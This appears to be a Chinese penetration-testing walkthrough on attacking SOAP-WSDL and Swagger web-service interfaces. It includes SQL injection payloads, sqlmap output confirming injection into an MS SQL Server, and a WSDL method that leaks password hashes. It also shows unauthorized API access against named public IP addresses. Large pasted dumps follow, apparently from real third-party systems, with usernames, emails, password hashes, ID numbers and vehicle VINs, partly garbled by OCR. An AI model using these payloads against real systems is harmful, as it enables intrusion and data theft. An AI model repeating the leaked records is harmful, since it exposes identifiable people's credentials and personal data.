



SOAP-WSDL 漏扫 SQL 注入-数据库权限

1、发现 SOAP 接口



2、导入工具分析并扫描



3、发现存在 SQL 注入

SQL Injection

SQL Injection Scans work through a list of predefined strings that could be used to execute arbitrary SQL code in a database, and inserts those strings into the parameters of the request.

If an unexpected response is received, this is an indication that input validation has failed to remove the potentially malicious SQL strings from the parameters, and that data should be sanitized before it is used to construct SQL queries.

Scan	SQL Injection				
Severity	ERROR				
Endpoint	WebServices/InboxMessagesWS.asmx				
Request	DeleteMessage				
Test Step	DeleteMessage				
Modified Parameters	<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody><tr><td>toUser</td><td><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/"> <soap:Header/> <soap:Body> <tem:DeleteMessage> <!--Optional:--> <tem:toUser> admin' or 1=1--</tem:toUser> <!--Optional:--> <tem:title>?</tem:title> <!--Optional:--> <tem:content>?</tem:content> <!--Optional:--> <tem:msgClass>?</tem:msgClass> </tem:DeleteMessage> </soap:Body> </soap:Envelope></td></tr></tbody></table>	Name	Value	toUser	<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/"> <soap:Header/> <soap:Body> <tem:DeleteMessage> <!--Optional:--> <tem:toUser> admin' or 1=1--</tem:toUser> <!--Optional:--> <tem:title>?</tem:title> <!--Optional:--> <tem:content>?</tem:content> <!--Optional:--> <tem:msgClass>?</tem:msgClass> </tem:DeleteMessage> </soap:Body> </soap:Envelope>
Name	Value				
toUser	<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/"> <soap:Header/> <soap:Body> <tem:DeleteMessage> <!--Optional:--> <tem:toUser> admin' or 1=1--</tem:toUser> <!--Optional:--> <tem:title>?</tem:title> <!--Optional:--> <tem:content>?</tem:content> <!--Optional:--> <tem:msgClass>?</tem:msgClass> </tem:DeleteMessage> </soap:Body> </soap:Envelope>				
Response	No content				
Alerts	Sensitive Information Exposure: null/empty response body				
Action Points	You may need to remove SQL tokens from the contents of the parameter toUser				
CWE-ID	CWE-89				
Issue Number	#2				

4、利用当前接口进行数据包注入

```
POST /WebServices/InboxMessagesWS.asmx/DeleteMessage HTTP/1.1
Host: 
Connection: keep-alive
Content-Length: 38
Cache-Control: max-age=0
Origin: 
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.
Safari/537.36 LBBROWSER
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: WebServices/InboxMessagesWS.asmx?op=DeleteMessage
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8

toUser=1&title=11&content=1&msgClass=1
```

```
[20:57:17] [INFO] parsing HTTP request from 'xml.txt'
[20:57:18] [INFO] resuming back-end DBMS 'microsoft sql server'
[20:57:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: toUser (POST)
  Type: boolean-based blind
  Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
  Payload: toUser=1';IF(4994=4994) SELECT 4994 ELSE DROP FUNCTION ONVG--&title=1&content=1&msgClass=1

  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
  Payload: toUser=1' AND 7606 IN (SELECT (CHAR(113)+CHAR(98)+CHAR(112)+CHAR(113)+CHAR(113)+(SELECT (CA
06) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(120)+CHAR(122)+CHAR(106)+CHAR(113)))-- zeJR&title=1
lass=1

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: toUser=1';WAITFOR DELAY '0:0:5'--&title=1&content=1&msgClass=1

  Type: time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind (IF)
  Payload: toUser=1' WAITFOR DELAY '0:0:5'-- yQnd&title=1&content=1&msgClass=1

[20:57:18] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2012
```

SOAP-WSDL 泄漏密码获取接口-后台权限


访问后台路由/admin/externalLogin，重定向到/admin，是后台的登陆界面：

The top screenshot shows a GET request to /admin/externalLogin. The response is an HTTP 302 redirect to http://82.156.57.187:8081/admin. The bottom screenshot shows a GET request to /admin/service/UserService?wsdl. The response is an XML document with a content-type of text/xml; charset=UTF-8. The XML contains definitions for a SOAP service, including a schema and several elements like getCurrentUserSkin, loadCurOrgByUserName, and loadUserByUserName.

其中 `loadUserByUsername` 可以通过用户名读取密码的哈希值，发包触发得到



OpenAPI-Swagger 接口项目发包-越权信息泄漏



```
curl -X GET "http://102.133.182.176:443/api/User" -H "accept: text/plain"

Request URL
http://102.133.182.176:443/api/User

Server response
Code    Details
200

Response body
{"password": "13022180847791991662218223198817921610124968192232462122126179114126186231108174170",
  "name": "Kreasyon",
  "surname": "Samuel",
  "email": "kreasonsamuel",
  "idNo": "97211143942268877206401431116421912246652402351813318225025161721918692174141233109",
  "companyId": 1,
  "roleId": 1,
  "companyName": "EasyGames",
  "roleName": "Administrator"
},
{
  "userId": 163,
  "username": "Lemuel",
  "password": "152172462724711591161861952191231161812547101821491043466206142155951022441379810885",
  "name": "Lemuel",
  "surname": "Moyo",
  "email": "petros@construct.co.za",
  "idNo": "24215417812134170152126140521370255431377140120104140151335749319917812867731445",
  "companyId": 12,
  "roleId": 1,
  "companyName": "ComStruct",
  "roleName": "Administrator"
},
{
  "userId": 164,
  "username": "JeanJacques",
  "password": "7799174110232852505221712368217228161483235138137601688415813622715913911619449159121",
  "name": "Jean",
  "surname": "Theron",
  "email": "jean@construct.co.za",
  "idNo": "24215417812134170152126140521370255431377140120104140151335749319917812867731445",
  "companyId": 12,
  "roleId": 1,
  "companyName": "ComStruct",
  "roleName": "Administrator"
}

Response headers
```



```
C:\Windows\System32\cmd.exe - python swagger-hack2.0.py -u http://102.133.182.176:443/swagger/v1/swagger.json
s 46 paths
2022-04-30 20:44:29.474 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Company
2022-04-30 20:44:31.175 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:31.178 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/CompanyFleet
2022-04-30 20:44:32.807 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:32.810 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/CompanyFleetModel
2022-04-30 20:44:35.253 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:35.255 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Customer
2022-04-30 20:44:36.882 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:36.885 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Driver
2022-04-30 20:44:38.506 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:38.509 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/FileSubTask
2022-04-30 20:44:40.527 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/FileUpload
2022-04-30 20:44:41.329 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Folder
2022-04-30 20:44:42.992 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:42.993 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Function
2022-04-30 20:44:44.600 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:44.601 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Item
2022-04-30 20:44:46.222 | ERROR | __mp_main__:go_docs:255 - [!] 遇到了没有添加的请求方法... patch
2022-04-30 20:44:46.224 | DEBUG | __mp_main__:go_docs:138 - test on http://102.133.182.176:443/swagger/v1/swagger.js
n => /api/Job
```

swagger.csv			
正在讲述: 小建安全			
条件格式			
单元格式			
行和列			
工作表			
I6			
A	B	C	
5	http://1/c/api/Comp/api/Comp		[{"companyFleetModelID":33,"mileage":105638,"registration":"NU85798","vin":"AFAPXXMJ2PHK25260","engineNumber":"White","gvm":"2015","fleetnumber":1,"67","name":"Sifiso","driverid":42,"companyfleetid":152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x4 Bakkie"}, {"278759,"registration":"NU27094","vin":"AFANXXMJ2NFS02996","engineNumber":"White","gvm":"2015","fleetnumber":1,"modelname":"Ranger","modelid":62,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x2 S/C Bakkie"}, {"companyFleetModelID":39,"mileage":185596,"re62046","vin":"ADMADUD22ZK071968","engineNumber":"Red","gvm":"2015","fleetnumber":1,"modelname":"Mp 300","modelid":61,"name":"Noelan","driverid":44,13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x4 S/C Bakkie"}, {"companyFleetModelID":38,"mileage":59903,"registration":"NU85702","vin":"ADNUSN365U0100050","engineNumber":"White","gvm":"2016","fleetnumber":1,"modelname":"Mp 200","modelid":65,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"S/C Bakkie"}, {"companyFleetModelID":43,"mileage":182150,"registration":"NU37671","vin":"0000000000000000","engineNumber":"Silver","gvm":"2013","fleetnumber":1,"modelname":"Triton","modelid":60,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x2 S/C Bakkie"}, {"companyFleetModelID":37,"mileage":113505,"registration":"NU57276","vin":"ADNUSN365U0121718","engineNumber":"White","gvm":"2016","fleetnumber":1,"modelname":"Mp 200","modelid":65,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"S/C Bakkie"}, {"companyFleetModelID":35,"mileage":139111,"registration":"NU30226","vin":"ADNCPGD22ZK096167","engineNumber":"White","gvm":"2016","fleetnumber":1,"modelname":"Mp 300","modelid":66,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x2 D/C Bakkie"}, {"companyFleetModelID":36,"mileage":385306,"registration":"NU50613","vin":"AHT33UNK408021244","engineNumber":"White","gvm":"2003","fleetnumber":1,"modelname":"Hilux","modelid":63,"na152,"vehiclegroupid":13,"description":"Construct","vehicletypeid":0,"vehicletype":"4x2 D/C Bakkie"}, {"companyFleetModelID":42,"mileage":0,"registration":"ND758741","vin":"ABJK67JNR7074651","engineNumber":"Red","gvm":"2004","fleetnumber":2,"modelname":"Colt","modelid":74,"name":"Ser153,"vehiclegroupid":14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"4x4 D/C Bakkie"}, {"companyFleetModelID":40,"mileage":0,"registration":"NU41999","vin":"AFAPXXMJ2PLS53391","engineNumber":"White","gvm":"2015","fleetnumber":2,"modelname":"Ranger","modelid":67,"name":"153,"vehiclegroupid":14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"4x4 Bakkie"}, {"companyFleetModelID":41,"mileage":0,"registration":"NP148105","vin":"AHTPR22C606000980","engineNumber":"Silver","gvm":"2005","fleetnumber":2,"modelname":"Hilux","modelid":73,"name":153,"vehiclegroupid":14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"4x4 D/C Bakkie"}, {"companyFleetModelID":44,"mileage":0,"registration":"ND614306","vin":"KMHJN81ER6U434319","engineNumber":"Silver","gvm":"2014","fleetnumber":2,"modelname":"Tucson","modelid":77,"name":153,"vehiclegroupid":14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"Hatchback 4x2"}, {"companyFleetModelID":45,"mileage":0,"re617","vin":"ADMURCER7C4644918","engineNumber":"White","gvm":"2003","fleetnumber":2,"modelname":"Isuzu","modelid":78,"name":"Anand","driverid":54,"c14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"4x4 Bakkie"}, {"companyFleetModelID":46,"mileage":61054,"registration":"ND474604","vin":"AFATXXMJ277804283","engineNumber":"Silver","gvm":"2020","fleetnumber":2,"modelname":"Mazda","modelid":75,"na153,"vehiclegroupid":14,"description":"Sub-Contractors","vehicletypeid":0,"vehicletype":"4x4 D/C Bakkie"}]
6	http://1/c/api/Comp/api/Comp/get	http://	200 [{"companyFleetModelID":33,"mileage":105638,"registration":"NU85798","vin"

swagger.csv			
正在讲话 小迪安全			
单元格式 行和列 工作表			
171			
A B C			
67			[[{"userId": 1, "username": "Kreason", "password": "130221808477919916622182231988179216101249681922232462122126179114126186231108174170", "name": "Kreason", "surname": "S", "11143942268877206401431116421912246652402351813318225025161721918692174141233109", "companyId": 1, "roleId": 1, "companyName": "EasyGanes", "roleName": "Admir", "163", "username": "Leauel", "password": "152172462724711591161861952191231161812547101821491043466206142155951022441379810885", "name": "Leauel", "surname": "T", "o": "242154178121341701521261405213702554313771401201041401513335749319917812867731445", "companyId": 12, "roleId": 1, "companyName": "ConStruct", "roleName": "164", "username": "JeanJacques", "password": "7799174110232852505221712368217228161483235138137601688415813622715913911619449159121", "name": "Jean", "surname", "dNo": "137234368251951234805443321474319118183135233109202225113841868117926242121183176", "companyId": 12, "roleId": 1, "companyName": "ConStruct", "roleName", "165", "username": "Alan", "password": "2271142221331885430751912421709919918396253235836822314910541119331978310711815263155", "name": "Alan", "surname": "Chri", "166", "username": "Lennon", "password": "24251749914595231102041751182011651871391861531052219240228120612111851111724970142", "name": "Lennon", "surname": "Ac", "167", "username": "Siphive", "password": "451172497019189219199176146112232192232210941231971798221536204187574897425284119247", "name": "Siphive", "surname": "168", "username": "Sifiso", "password": "2302011881191532151561989147179191314510572242109126213247146861221212221541017153219", "name": "Sifiso", "surname": "dNo": "781832112292421301780531169281264235761541771211713311763247215224230231232112121219", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "rol", "171", "username": "Noelan", "password": "244141223107739210320178201061717334231193880181374923242469411067252242133523403", "name": "Noelan", "surname": "Goov", "idNo": "1052073571188225145411171211205818820825239184125184226179139140368224612723711211092", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "rc", "172", "username": "Wdipive", "password": "9421024810015116404271610014722822279190199100921526822327113711013753186120104196", "name": "Wdipive", "surname": "173", "username": "Roneo", "password": "26118219102289412754161293246173142192635558882612162114189243220351644322274209", "name": "Roneo", "surname": "Mkhung", "61239106902006517212224721532111762041652001711482129161239135124165159839579898163", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "175", "username": "Emanuel", "password": "9421024810015116404271610014722822279190199100921526822327113711013753186120104196", "name": "Emanuel", "surname", "idNo": "158130227617124915733452242416117147247151741222542352062541917195201671482196519248", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "r", "176", "username": "Martin", "password": "861801223318610991352011121421718321124831578088224644155619911247999211175136", "name": "Martin", "surname": "Moolaar", "2463013720320775113159252653751151221223212922548153102401875518811303631209196", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "177", "username": "Warren", "password": "671063914147775147492061131219521713419748211218221615720254156482420217206174", "name": "Warren", "surname": "Jansen", "211851235511616426281839537424533151125172211831912265378199148160761361587857248", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "181", "username": "Pravin", "password": "2382502121935418422058179249235114013519912713471925618422419559148142244148221202103", "name": "Pravin", "surname": "182", "username": "JanChris", "password": "221236725123024010325424410112193226151138598131119177184178594954145129243253102147", "name": "Jan", "surname": "za", "idNo": "8190217136126165751219617815952599317522510126631814119219176662231231952162462789", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "183", "username": "Zane", "password": "1842196202176254901207451432215771236571471511075412822452537021117015120420618057", "name": "Zane", "surname": "Onar", "16620813922610616151092722518572169224162139425232201871538022125222010065133197161", "companyId": 1, "roleId": 1, "companyName": "EasyGanes", "roleName": "Ac", "185", "username": "Kobus", "password": "2301315414212227204651062710665981801261841421871221851046020040188432482081393861112", "name": "Kobus", "surname": "Ns", "1672695175114492337422324931701991379958152925562186216111951837810102784219725192", "companyId": 12, "roleId": 1, "companyName": "ConStruct", "roleName": "184", "username": "Satish", "password": "24517021154851392429052184786722420722651816618832239499208148145156244199102209155", "name": "Satish", "surname": "S", "No": "2282092105910232124236133651781968213171112994168794022415531411241651716125122351", "companyId": 1, "roleId": 1, "companyName": "EasyGanes", "roleName": "161", "username": "Kobus", "password": "2301315414212227204651062710665981801261841421871221851046020040188432482081393861112", "name": "Kobus", "surname": "Ns", "101130331791922441109211761771266641641611601712091652302005020923513550104223343174220", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "role", "187", "username": "Sagie", "password": "207254384782201761163020911205971949927594496716227881451842321912069222020664", "name": "Sagie", "surname": "Gonaseelar", "781891891896281049217819795816121122411311946011121392216191228160147546264", "companyId": 12, "roleId": 1, "companyName": "ConStruct", "roleName": "Admini", "162", "username": "Marlize", "password": "22016714424916617514319713520189114248541202188206178122050150104153196164714721342", "name": "Marlize", "surname", "idNo": "202156171188301141196703716323017130206164261402482558513324048125132249731150109177", "companyId": 12, "roleId": 1, "companyName": "ConStruct", "r", "189", "username": "Gert", "password": "13832182251091798381217139572531148416619018016819516278196568791541652071216650187", "name": "Gert", "surname": "Nerve", "452022522431911912152619638965742098920250167172119196391074210515532923416117339", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "174", "username": "Gordon", "password": "1699856527211918915492135787811843242143198105217197124235171551601396312741206", "name": "Gordon", "surname": "Whitfi", "101167173239752342181707246758313823616113112559106272618167171311217019723053", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "Tes", "180", "username": "Chris", "password": "213572351982118221442552369630130114196684815290127217233109302306313214920677177179", "name": "Chris", "surname": "Hav", "24520186179222502201268711616711219691621069916613313255324611611401331758418093", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "178", "username": "Senzo", "password": "8612642020018514928501399141678648265123152121991345451190137125892313884", "name": "Senzo", "surname": "Mbutho", "email", "6140772462121224116517718708445913725948461857543904010784216551942182412", "companyId": 12, "roleId": 73, "companyName": "ConStruct", "roleName": "Team Leader",